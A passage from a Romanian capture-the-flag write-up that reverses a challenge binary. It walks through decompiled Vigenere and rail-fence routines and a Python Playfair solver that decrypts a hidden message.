
Apoi se executa o functie pe care am considerat-o asemenea enc3 din lost_message_v1. Comparativ cu v1, aici nu s-a mai continuat cu un Caesar, ci cu un Vigenere, iar literele au fost puse mici, nu mari.

```
_BYTE *__fastcall sub_8BA(__int64 a1, __int64 a2, int a3)
{
  _BYTE *result; // rax
  int i; // [rsp+20h] [rbp-4h]

  for ( i = 0; i < a3; ++i )
    *(_BYTE *)(i + a1) = (*(char *)(i + a1) + *(char *)(i + a2)) % 26 + 65;
  result = (_BYTE *)(i + a1);
  *result = 0;
  return result;
}
```

La final am vazut ca in ultima functie se cripteaza cu RailFence cu cheia 0xc si se printeaza mesajul.





```python
def solver3(cipher, key):
    t=lambda x: x.lower().replace('j','i')
    s=[]
    for _ in t(key+asc):
        if _ not in s and _ in asc:
            s.append(_)
    m=[s[i:i+5] for i in range(0,len(s),5)]
    enc={row[i]+row[j]:row[(i+1)%5]+row[(j+1)%5] for row in m for i,j in d(range(5),repeat=2) if i!=j}
    enc.update({col[i]+col[j]:col[(i+1)%5]+col[(j+1)%5] for col in zip(*m) for i,j in d(range(5),repeat=2) if i!=j})
    enc.update({m[i1][j1]+m[i2][j2]:m[i1][j2]+m[i2][j1] for i1,j1,i2,j2 in d(range(5),repeat=4) if i1!=i2 and j1!=j2})
    l=re.findall(r'(.)(?:(?!\1)(.))?',''.join([_ for _ in t(cipher) if _ in asc]))
    dec={}
    for _ in enc.keys():
        dec[enc[_]] = _
    plain = ""
    for i in range(0, len(cipher),2):
        a = cipher[i] + cipher [i+1]
        if dec[a][1] == 'z':
            plain += dec[a][0]
        else:
            plain += dec[a]
    return plain
```

```python
cipher = 'hrazteetlbyxecnzthtqaytewadxannsyatqkaaykv'
print (premessage(solver3(cipher,'consolidated')))
```

```
File  Actions  Edit  View  Help

root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/lost# python script.py
THE-ATTACK-WILL-START-AT-DAWN-ON-TARGET-B
root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/lost#
```